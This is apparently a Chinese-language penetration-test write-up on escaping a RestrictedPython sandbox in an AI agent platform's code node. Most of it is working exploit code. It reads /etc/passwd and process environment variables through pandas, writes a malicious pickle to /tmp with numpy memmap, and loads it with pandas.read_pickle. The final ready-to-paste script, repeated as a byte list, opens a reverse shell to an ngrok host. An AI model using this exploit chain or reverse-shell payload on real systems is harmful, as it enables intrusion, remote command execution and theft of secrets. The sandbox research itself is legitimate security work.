本页目录
一次测试中遇到的Python沙箱RCE
背景
在做渗透测试的时候看到一个Agent平台,允许用户创建并发布自己的智能体。平台支持“工作流”,用户可以通过连接各类“节点”实现对用户输入的灵活处理。

其中有一类“代码节点”允许用户执行代码(通常是Python)对中间数据进行处理。大部分提供了此功能的Agent平台都会把代码运行在docker中,或者受控的环境中(如只读文件系统),而对于运行的代码本身没有太多管控,通过os,subprocess等模块能够轻松执行shell命令。
而在这个平台上,代码节点的执行环境是一个Python沙箱,对于常见模块的导入、built-in函数的使用都做了严格限制,于是引起了我测试的兴趣。最终是利用pandas和numpy这两个库的文件读写和pickle反序列化能力实现了RCE。
探索
限制
对常见库的导入做了限制,包括但不限于os、subprocess、sys、importlib、pickle等。
一些Python沙箱逃逸常用的built-in函数也是未定义,如open、getattr等。
eval和exec被禁用:
{
    "error" : "\"Traceback (most recent call last):  Execute Error. line 71, in <module>    byte_code = compile_restricted(code, '<string>', 'exec')  Execute Error. line 211, in compile_restricted    raise SyntaxError(result.errors)SyntaxError: ('Line 3: Eval calls are not allowed.',)\""
}
双下划线属性/方法也被禁用:
{
    "error" : "\"Traceback (most recent call last):  Execute Error. line 71, in <module>    byte_code = compile_restricted(code, '<string>', 'exec')  Execute Error. line 211, in compile_restricted    raise SyntaxError(result.errors)SyntaxError: ('Line 3: \\\"__class__\\\" is an invalid attribute name because it starts with \\\"_\\\".',)\""
}
从报错中的compile_restricted可以推测出这个沙箱是基于RestrictedPython实现的。
绕过
RestrictedPython是基于AST的沙箱实现,因此我在考虑能否通过借助一些第三方库的能力,绕过原生代码的编写,来达到漏洞利用的目的。简单测下来发现pandas和numpy都可以正常导入使用。
测试时面对各种沙箱限制的绕过,也找资料搜集了一些方案,故把详细的碰壁过程也记录下来。
LFI
尽管open等常见的文件操作函数被禁用,但pandas提供了read_csv等函数可以读取文件内容。
def main(args: Args) -> Output:
    import pandas as pd
    return {
        "etc": pd.read_csv("/etc/passwd").to_string(),
        "env": pd.read_csv("/proc/self/environ").to_string(),
    }
{
    "etc" : "root:x:0:0:root:/root:/bin/...",
    "env" : "Empty DataFrame\nColumns: [HOSTNAME=...]\nIndex: []"
}
RCE初步思路:numpy.load
尽管pickle库被禁用,numpy和pandas库中都有加载pickle数据的函数,如numpy.load(..., allow_pickle=True)和pandas.read_pickle(...),因此如果能让服务端加载一个恶意pickle payload就能实现RCE。
最开始我想尝试fileless方案,类似于:
import numpy as np
import io

pickle_data = b"..."
f = io.BytesIO(pickle_data)
np.load(f, allow_pickle=True)
但是可惜io库也被禁用了。原则上,可以自己写文件接口模拟一个文件对象,只要支持read、seek,存在readline方法即可:
import numpy as np

class FakeFile:
    def __init__(self, data):
        self.data = data
        self.ptr = 0

    def read(self, size=-1):
        if size == -1:
            res = self.data[self.ptr:]
            self.ptr = len(self.data)
        else:
            res = self.data[self.ptr: self.ptr + size]
            self.ptr += size
        return res

    def seek(self, offset, whence=0):
        if whence == 0:
            self.ptr = offset
        elif whence == 1:
            self.ptr += offset
        elif whence == 2:
            self.ptr = len(self.data) + offset
        return self.ptr

    def readline(self):
        pass

pickle_data = b"..."
f = FakeFile(pickle_data)
np.load(f, allow_pickle=True)
本地顺利通过,然而在远程还需要依次绕过这三个限制:
Augmented assignment of attributes is not allowed
RestrictedPython禁用了复合赋值语句(如a += b),需要改成普通的赋值语句(如a = a + b)。这个限制是为了防止通过重载__iadd__等方法实现不安全的操作。
attribute-less object (assign or del)
不允许对象属性赋值,如obj.attr = ...。
source code string cannot contain null bytes
不允许字符串常量(pickle_data)中出现\x00。
不允许对象属性赋值,就用一个列表来模拟全局测试,d[0]代替self.data,d[1]代替self.ptr;检查字符串常量,就用bytes([...])的形式来定义。
import numpy as np

pickle_data = bytes([...])
d = [pickle_data, 0]

class FakeFile:
    def read(self, size=-1):
        if size == -1:
            res = d[0][d[1]:]
            d[1] = len(d[0])
        else:
            res = d[0][d[1]: d[1] + size]
            d[1] = d[1] + size
        return res

    def seek(self, offset, whence=0):
        if whence == 0:
            d[1] = offset
        elif whence == 1:
            d[1] = d[1] + offset
        elif whence == 2:
            d[1] = len(d[0]) + offset
        return d[1]

    def readline(self):
        pass

f = FakeFile()
np.load(f, allow_pickle=True)
终于,得到了...
{
    "error" : "No module named 'numpy._core'\n"
}
转向pandas.read_pickle
既然numpy.load失败了,我转向了pandas.read_pickle。pandas.read_pickle还需要我们的FakeFile类支持readlines接口。在把一切都实现好后,本地也跑得通,到了远程再次报错:
{
    "error" : "Invalid file path or buffer object type: <class 'restricted_module.main.<locals>.FakeFile'>\n"
}
从pandas源码来看,或许是RestrictedPython的特殊环境导致hasattr(filepath_or_buffer, "read")没有判断成功吧...
if not (
    hasattr(filepath_or_buffer, "read") or hasattr(filepath_or_buffer, "write")
):
    msg = f"Invalid file path or buffer object type: {type(filepath_or_buffer)}"
    raise ValueError(msg)
pd.read_pickle(...)的第一个参数是支持传入URL的,或许这是一个走得通的方案;但是起一个托管服务有点麻烦,就没有再做尝试。
文件写入
接下来我就想把payload直接写入本地,然后直接传入路径来加载。因此接下来我尝试找到一个没有被限制的API,能够把二进制数据写到本地。最开始尝试:
import numpy as np

data = bytes([0, 1, 2, 3])
arr = np.frombuffer(data, dtype=np.uint8)
arr.tofile("output.bin")
结果得到报错:
{
    "error" : "模块 numpy.compat 被禁止\n"
}
pandas那边也没找到特别好的写文件入口(大多都是针对特定文件格式封装的API)。最后是发现了np.memmap这个API,可以将磁盘文件直接映射为内存中的numpy数组,实现像操作普通数组赋值一样,通过修改内存数据来实时地读写本地文件。
import numpy as np

arr = [0, 1, 2, 3]
f = np.memmap("output.bin", dtype="uint8", mode="w+", shape=(len(arr),))
f[:] = arr
f.flush()

# xxd output.bin
# 00000000: 0001 0203                ....
本地没问题,到了远程又是报错:
{
    "error" : "object does not support item or slice assignment\n"
}
这次使用np.copyto(f, np.array(arr, dtype="uint8"))来代替f[:] = arr,本地通过,远程也通过!
完整流程
最终的利用流程是,我们首先在本地生成恶意的pickle payload:
import pickle
import os


class Payload:
    def __reduce__(self):
        cmd = "sh -i >& /dev/tcp/0.tcp.jp.ngrok.io/18431 0>&1"
        return os.system, (cmd,)


payload_bytes = pickle.dumps(Payload(), protocol=0)
template = f"""
def main(args: Args) -> Output:
    import numpy as np
    import pandas as pd

    arr = {list(payload_bytes)}
    f = np.memmap("/tmp/poc", dtype="uint8", mode="w+", shape=(len(arr),))
    numpy.copyto(f, np.array(arr, dtype="uint8"))
    f.flush()

    pd.read_pickle("/tmp/poc")

    return 0
"""

print(template)

上述代码会输出接下来要复制到远程(“工作流”代码节点)中的脚本:
def main(args: Args) -> Output:
    import numpy as np
    import pandas as pd

    arr = [99, 111, 115, 10, 115, 121, 115, 116, 101, 109, 10, 112, 48, 10, 40, 86, 115, 104, 32, 45, 105, 32, 62, 38, 32, 47, 100, 101, 118, 47, 116, 99, 112, 47, 48, 46, 116, 99, 112, 46, 106, 112, 46, 110, 103, 114, 111, 107, 46, 105, 111, 47, 49, 56, 52, 51, 49, 32, 48, 62, 38, 49, 10, 112, 49, 10, 116, 112, 50, 10, 82, 112, 51, 10, 46]
    f = np.memmap("/tmp/poc", dtype="uint8", mode="w+", shape=(len(arr),))
    numpy.copyto(f, np.array(arr, dtype="uint8"))
    f.flush()

    pd.read_pickle("/tmp/poc")

    return 0

运行,拿shell!